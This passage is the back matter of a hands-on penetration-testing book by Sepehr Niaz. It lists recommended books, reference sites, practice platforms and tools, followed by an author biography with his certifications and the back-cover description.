- **Penetration Testing: A Hands-On Introduction** — Georgia Weidman.
- **The Hacker Playbook 3** — Peter Kim (practical penetration-testing scenarios).
- **RTFM: Red Team Field Manual** — Ben Clark (a pocket command reference).
- **Nmap Network Scanning** — Gordon «Fyodor» Lyon (the official Nmap guide).
- **Black Hat Python** — Justin Seitz (tool-building with Python).

Websites & Standard References

- **OWASP.org** — the comprehensive application-security reference (especially the OWASP Top 10 and WSTG).
- **NVD (nvd.nist.gov) and MITRE CVE** — the official vulnerability databases.
- **MITRE ATT&CK (attack.mitre.org)** — the encyclopedia of attacker tactics and techniques.
- **Exploit-DB (exploit-db.com)** — the exploit database and Google Hacking Database.
- **GTFOBins and LOLBAS** — references for abusable binaries on Linux and Windows.
- **HackTricks** — a practical encyclopedia of penetration-testing techniques.

Hands-On Practice Platforms

- **TryHackMe** — step-by-step learning paths for beginners.
- **Hack The Box** — real machines and challenges.
- **PortSwigger Web Security Academy** — free web-security training.
- **VulnHub** — downloadable vulnerable machines.
- **OverTheWire** — practicing the basics as a game.

Key Tools of This Book

- **Kali Linux** (kali.org) — the main penetration-testing distribution.
- **Nmap, masscan** — network scanning. **Wireshark, tcpdump** — traffic analysis.
- **Metasploit, msfvenom** — the exploitation framework.
- **Burp Suite, OWASP ZAP, sqlmap, gobuster, ffuf, nikto, wpscan** — web security.
- **hydra, hashcat, John the Ripper** — password attacks.
- **aircrack-ng suite, wifite** — wireless security.

> **A final note about references**
>
> The world of security changes at great speed. The best resource is a “learning mind” that constantly follows these references and tests them in the lab. No book replaces hands-on practice.

ABOUT THE AUTHOR



Sepehr Niaz

Network & Cyber Security Specialist

Sepehr Niaz is passionate about and active in the field of networking and cyber security. He began his learning path from networking fundamentals and deepened his knowledge by completing courses and earning reputable international certifications in networking, security, and penetration testing. This book is a gathering of that very hands-on path; an effort to put what he has learned into the hands of others in a structured, command-driven form.

CompTIA Network+ · Cisco CCNA 200-301 · CompTIA Security+
Python Foundation · F5 (LTM / ASM-AWAF)
Cyber Security Pack: CEH · SANS SEC504 · PWK · SEC542

The Author's Certifications

Below are images of the international certifications earned by the author; credentials that are the practical backing of this book's material.

Network+

Networking fundamentals



Network+ certificate — issued to Sepehr Niaz

Cisco CCNA 200-301

Network infrastructure



Cisco CCNA 200-301 certificate — issued to Sepehr Niaz

Security+

Security fundamentals



Security+ certificate — issued to Sepehr Niaz

Python Foundation MasterClass

Security programming



Python Foundation MasterClass certificate — issued to Sepehr Niaz

F5 — LTM & ASM/AWAF

Load balancing & web firewall



F5 — LTM & ASM/AWAF certificate — issued to Sepehr Niaz

Cyber Security Pack

CEH · SANS SEC504 · PWK · SEC542



Cyber Security Pack certificate — issued to Sepehr Niaz

HACKING & NETWORK SECURITY

This book is a complete, command-driven journey: from your first Linux command to a full-scale penetration test and the defense against it. With fifteen chapters, hundreds of real commands, lab examples, and hands-on exercises, this work aims to acquaint you not only with the concepts, but with **doing** network security — responsibly, ethically, and professionally.

written by **Sepehr Niaz**